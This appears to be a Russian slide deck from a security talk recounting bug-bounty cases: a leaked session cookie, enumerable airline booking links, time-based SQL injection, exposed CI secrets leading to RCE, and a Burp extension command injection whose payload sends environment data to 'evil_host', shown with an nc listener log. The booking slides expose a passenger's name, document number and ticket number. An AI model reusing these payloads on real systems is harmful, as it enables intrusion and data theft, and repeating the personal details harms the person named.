ВНУТРЕННИМ УГРОЗАМ  
КОРПОРАТИВНОЙ  
БЕЗОПАСНОСТИ



# 11. Ошибка первой линии

## Алгоритм:


- Хактачок зарепортил багу на h1.
- В ходе общения внутри тикета аналитик скинул скриншот на котором была виден его SessionId в Cookies.
- Хактачок подставил себе SessionId и попал в админку платформы.
- Подробнее - <https://www.securitylab.ru/news/503120.php>.
- + 20 000\$.

# 11. Ошибка первой линии


## Алгоритм:

- Хактачок зарепортил багу на h1.
- В ходе общения внутри тикета аналитик скинул скриншот на котором была виден его SessionId в Cookies.
- Хактачок подставил себе SessionId и попал в админку платформы.
- Подробнее - <https://www.securitylab.ru/news/503120.php>.
- + 20 000\$.

# 12. Преобразование ссылок



# 12. Преобразование ссылок



# 13. Самые секьюрные ссылки в мире

[✈️ Мое бронирование](#) [👤 Пассажиры и контакты](#) [📄 Детали оплаты](#)

**Заказ: M7HQKQ2**  
Бронь: VZD5KU

[↶ Вернуть](#) [↺ Обменять](#) [⬇️ Документы](#)

 Москва DME  
 Симферополь SIP

Прямой рейс  
2 ч 35 мин в пути

---

S7 Airlines 11 мая, Вт 11 мая, Вт

 S7 2015 16:50 2 ч 35 мин в пути 19:09  
1183 км

Boeing 737-800

Москва Домодедово Симферополь Симферополь международный аэропорт

Рейс завершен

Эконом Базовый Кабина Эконом

Добавить услуги [⌵](#)

11. Ошибка первой линии

[https://myb.s7.ru/manage-order?bookingId=42\\*\\*\\*\\*\\*70&passengerId=Morozova](https://myb.s7.ru/manage-order?bookingId=42*****70&passengerId=Morozova)

# 13. Самые секьюрные ссылки в мире

→ [myb.s7.ru/manage-order?bookingId=4212425126670&passengerId=Morozova](https://myb.s7.ru/manage-order?bookingId=4212425126670&passengerId=Morozova)

Сервисы [VK](#) [Telegram](#) [Antichat](#) [Почта](#) [Scoreboard](#) [GoTTY - /bin/zsh \(h...](#) [Алексей \(@ssoolfa...](#) [Converter](#) [Дом 117 м² на уча...](#)

Оставаясь на сайте, вы соглашаетесь с фактом использования cookies и user id в соответствии с их [политикой](#). ✕

**S7 Airlines** [Открыть другое бронирование](#) [Покупка и управление](#) [Информация](#) [S7 Priority](#) [Бизнесу](#) [Войти](#)

[Мое бронирование](#) [Пассажиры и контакты](#) [Детали оплаты](#)

**Заказ: M7HQKQ2**  
Бронь: VZD5KU [Вернуть](#) [Обменять](#) [Документы](#)

**Москва DME**  
**Симферополь SIP** Прямой рейс  
2 ч 35 мин в пути

S7 Airlines	11 мая, Вт	11 мая, Вт
<b>S7 2015</b>	<b>16:50</b>	<b>19:09</b>
Boeing 737-800	2 ч 35 мин в пути 1183 км	
Москва Домодедово		Симферополь Симферополь международный аэропорт
Эконом Базовый Кабина Эконом	<a href="#">Челси</a> <a href="#">Багаж</a> <a href="#">Сидеть</a> <a href="#">Еда</a> <a href="#">Сидеть</a>	Рейс завершен
		<a href="#">Добавить услуги</a>

# 13. Самые секьюрные ссылки в мире

## Получить документы ×

Как вам отправить маршрутную квитанцию и квитанцию об оплате?

Хочу получить документы на email

E-mail ✓

Хочу получить документы через смс

 ▼ Номер телефона

[↓ Скачать](#)

# 13. Самые секьюрные ссылки в мире

	<h2>Маршрутная квитанция</h2> <p>Внимание! Это не посадочный талон</p>	
<hr/>		
<h3>Пассажиры / Passengers</h3>		
	Документ	Номер билета
<hr/>	<hr/>	<hr/>
Mrs Anna Morozova	4621099214	4212425126670

## 14. Обратная совместимость

```
curl --request GET  
--url 'https://api.<hide>.com/v3/campaigns?limit=%27&offset=0'  
--header 'X-API-KEY: <API_KEY>'
```


```
{"error": "1 error(s) found. Check 'fields' array for  
details.", "fields": {"0": ["'limit' expected type 'int', got 'string'"]}}
```

## 14. Обратная совместимость

```
curl --request GET
  --url 'https://api.<hide>.com/v2/campaigns?limit=(select sleep(10))
  &offset=0'
  --header 'X-API-KEY: <API_KEY>'
```

```
{"success":true,"statusCode":200,"data":{"campaigns":null,"limit":50,"more
Available":false,"page":1}}
```

# 15. Открытые корпоративные сервисы



```
17:25 [Icons] [System Icons]
Projects ▾ Groups ▾ More ▾ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
6
7 mkdir -p /build/{SOURCES,SPECS}
8 /bin/cp -av ./docker/specs/rpm.spec /build/SPECS
9 export version="$(date +%Y%m%d).$(git describe --abbrev=0 --tags).$(
10 sed -i "s|%define version 1.0|%define version $version|g" /build/SPE
11 tar --transform="s,^\.,bestdoctor.ru-$version," -czf /build/SOURCES/
12 rpmbuild --define '_topdir /build' -ba /build/SPECS/rpm.spec
13 /bin/cp -av /build/RPMS/x86_64/*.rpm .
14 rsync -aP /build/RPMS/x86_64/*.rpm rsync://10.10.10.4/repo/
15 curl -v "http://updater:U[REDACTED]@repo.bestdoctor.ru/update?repo=comm
```

# 15. Открытые корпоративные сервисы

## Алгоритм:

- Открытый git-lab с регистрацией.
- Секреты хранятся в явном виде в git-lab.
- Пароли подошли к облаку в Google с персональными данными пользователей.
- Выполнение RCE через процесс CI/CD.

# 16. Хекаете? Тогда мы идем к вам.

The screenshot shows the Burp Suite Professional v2021.8.2 interface. The top menu includes Burp, Project, Intruder, Repeater, Window, and Help. The main toolbar contains Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The BApp Store is open, displaying a list of extensions and details for YesWeBurp.

**BApp Store**  
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
Subdomain Extractor		☆☆☆☆☆	— —	02 Dec 2019	
Taborator		☆☆☆☆☆	— —	15 Dec 2020	Pro extension
Target Redirector		☆☆☆☆☆	— —	04 Apr 2018	
ThreadFix		☆☆☆☆☆	— —	25 Jan 2017	Pro extension
Timeinator, Time Based Attack...		☆☆☆☆☆	— —	09 Nov 2020	
Timestamp Editor		☆☆☆☆☆	— —	18 Mar 2021	
Token Extractor		☆☆☆☆☆	— —	16 Apr 2021	
Token Incrementor		☆☆☆☆☆	— —	27 Nov 2020	
TokenJar		☆☆☆☆☆	— —	20 Jun 2018	
Turbo Data Miner		☆☆☆☆☆	— —	26 Jan 2021	
Turbo Intruder		☆☆☆☆☆	— —	01 Sep 2021	
Upload Scanner		☆☆☆☆☆	— —	26 Nov 2018	
UPnP Hunter		☆☆☆☆☆	— —	22 Jan 2021	
UUID Detector		☆☆☆☆☆	— —	23 Feb 2017	
ViewState Editor		☆☆☆☆☆	— —	10 Mar 2021	
WAF Cookie Fetcher		☆☆☆☆☆	— —	16 Jan 2018	
WAFDetect		☆☆☆☆☆	— —	25 Aug 2021	Pro extension
Wayback Machine		☆☆☆☆☆	— —	18 Jun 2018	
WCF Deserializer		☆☆☆☆☆	— —	15 Jun 2017	
Web Cache Deception Scanner		☆☆☆☆☆	— —	23 Nov 2017	Pro extension
WebInspect Connector		☆☆☆☆☆	— —	10 Aug 2016	Pro extension
WebSphere Portlet State Deco...		☆☆☆☆☆	— —	17 Feb 2015	
Wordlist Extractor		☆☆☆☆☆	— —	20 Apr 2017	
WordPress Scanner		☆☆☆☆☆	— —	29 May 2018	
WS Security		☆☆☆☆☆	— —	13 Dec 2019	
WSDL Wizard		☆☆☆☆☆	— —	01 Jul 2014	
Wsdler		☆☆☆☆☆	— —	01 Nov 2016	
XChromeLogger Decoder		☆☆☆☆☆	— —	25 Jan 2017	
XSS Validator		☆☆☆☆☆	— —	25 Jan 2017	
Yara		☆☆☆☆☆	— —	25 Jan 2017	
YesWeBurp		☆☆☆☆☆	— —	11 Jan 2021	

**YesWeBurp**  
YesWeBurp is an extension for BurpSuite allowing you to access all your <https://yeswehack.com/> bug bounty programs directly inside Burp.  
YesWeBurp will also help you to instantly configure Burp according to the program rules.

**Author:** yeswehack  
**Version:** 1.0.2  
**Source:** <https://github.com/portswigger/yes-we-burp>  
**Updated:** 11 Jan 2021

**Rating:** ☆☆☆☆☆   
**Popularity:** —|—

*To use Python extensions, you need to download Jython, and configure its location in Burp Extender options.*

# 16. Хекаете? Тогда мы идем к вам.

Now that you have the general environment set up you'll need to create the actual extension file. Create a new file called `BurpExtender.java` (or a new class called `BurpExtender`, if your IDE makes the files for you) and paste in the following code:

```
package burp;  
public class BurpExtender implements IBurpExtender  
{  
    public void registerExtenderCallbacks (IBurpExtenderCallbacks callbacks)  
    {  
        // your extension code here  
    }  
}
```

## 16. Хекаете? Тогда мы идем к вам.

```
Runtime matcher = Runtime.getRuntime();
try {
    matcher.exec(new String[]{"cmd.exe", "/c `set URL=" + url + "`", "start"});
} catch (IOException e) {} }
```

**Payload:** [http://www.test.ru/?;<request to 'http://evil\\_host/?payload=%set%' >](http://www.test.ru/?;<request to 'http://evil_host/?payload=%set%' >)

## 16. Хекаете? Тогда мы идем к вам.

```
/ nc -nvlp443
listening on [any] 443 ...
connect to [192.168.1.82] from (UNKNOWN) [ ] 57759
GET /?payl=ALLUSERSPROFILE=C:\ProgramData HTTP/1.1
Host: :443
User-Agent: curl/7.55.1
Accept: */*
```

# Контакты



**Telegram: @SooLFaa**

**Email: hac126@ya.ru**

**СПАСИБО ЗА ВНИМАНИЕ!!!**